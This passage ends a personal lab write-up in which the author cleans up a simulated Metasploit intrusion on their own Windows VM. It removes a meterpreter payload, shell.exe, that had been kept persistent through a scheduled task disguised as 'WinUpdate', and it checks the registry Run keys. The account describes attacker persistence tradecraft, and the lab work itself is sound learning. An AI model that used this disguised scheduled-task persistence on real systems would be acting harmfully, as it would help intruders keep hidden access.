
You might be wandering why I used the “schtasks” command, this is because one thing you must know about an attacker is they will always try to maintain persistence, it is a critical thing for every attacker, because nobody likes stress. This is my experience so ofcourse I know where to go, an added advantage right. This gave me that the “WinUpdate” task is currently running on my system, this was the task I created earlier.



```
PS C:\Users\Administrator> schtasks /query /tn "WinUpdate" /v /fo LIST

Folder: \
HostName:                             WIN-TMIR8I57OG0
TaskName:                             \WinUpdate
Next Run Time:                        N/A
Status:                               Running
Logon Mode:                           Interactive only
Last Run Time:                        5/17/2025 12:31:54 PM
Last Result:                          267009
Author:                               GOMYCODE\Administrator
Task To Run:                          C:\Users\Administrator\Downloads\shell.exe
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          Administrator
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        At logon time
Start Time:                           N/A
Start Date:                           N/A
End Date:                             N/A
Days:                                 N/A
Months:                               N/A
Repeat: Every:                        N/A
Repeat: Until: Time:                  N/A
Repeat: Until: Duration:              N/A
Repeat: Stop If Still Running:        N/A
```


I used the Query command to get details about this task so I know what it does, what file it runs and everything I need to know about the task.

The next thing to do is to terminate the task, I did this using the “delete” command. Finally free of the second mess I made, it is time to clean up the first one I made.




```
PS C:\Users\Administrator> schtasks /delete /tn "WinUpdate" /f
SUCCESS: The scheduled task "WinUpdate" was successfully deleted.
```

All I have to do is to delete the “shell.exe” file that’s what I thought oooo, little did I know that the file I made was that strong to remove oooo.




```
meterpreter > exit
[*] Shutting down session: 1
[*] 192.168.43.232 - Meterpreter session 1 closed.  Reason: User exit
msf6 exploit(multi/handler) > sessions

Active sessions
===============

No active sessions.
```

First I had to terminate the session which was running unless the file would not delete.



```
PS C:\Users\Administrator\Downloads> taskkill /f /im "shell.exe"
SUCCESS: The process "shell.exe" with PID 4464 has been terminated.

PS C:\Users\Administrator\Downloads> ls


    Directory: C:\Users\Administrator\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/25/2023   5:54 AM            807 Defeat.bat
-a----         8/22/2023   9:06 AM        1492815 gomycode-windows.jpg
-a----         5/17/2025  12:16 PM          73802 shell.exe


PS C:\Users\Administrator\Downloads> Remove-Item "shell.exe" -Force

PS C:\Users\Administrator\Downloads> sl

PS C:\Users\Administrator\Downloads> ls


    Directory: C:\Users\Administrator\Downloads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         8/25/2023   5:54 AM            807 Defeat.bat
-a----         8/22/2023   9:06 AM        1492815 gomycode-windows.jpg
```

Then I had to taskkill the file itself because if you know how many access denied I got, me sef shock for ordinary payload wey I use msfvenom create. But we finally did it and I got the file deleted.



```
PS C:\Users\Administrator> reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

PS C:\Users\Administrator> reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VMware User Process    REG_SZ    "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr
```

This was just done for the fun of it, to check for anything that might be running on my Windows machine. I am safe finally unless I made another mess I did not know about.

Lessons Learned

- Setting up both VMs in bridged mode is crucial for communication.
- Persistence can still be achieved even with limited modules in Metasploit.
- Windows often locks files even after session end—manual permission changes may be necessary.
- Basic incident response begins with understanding how attackers behave—this project simulated a common intrusion pattern.

Shout-outs

Big shout out to the awesome cybersecurity community and tools like Metasploit, which make learning realistic attack simulations super beginner-friendly. Also thanks to myself for staying up through the frustrations of "Access Denied".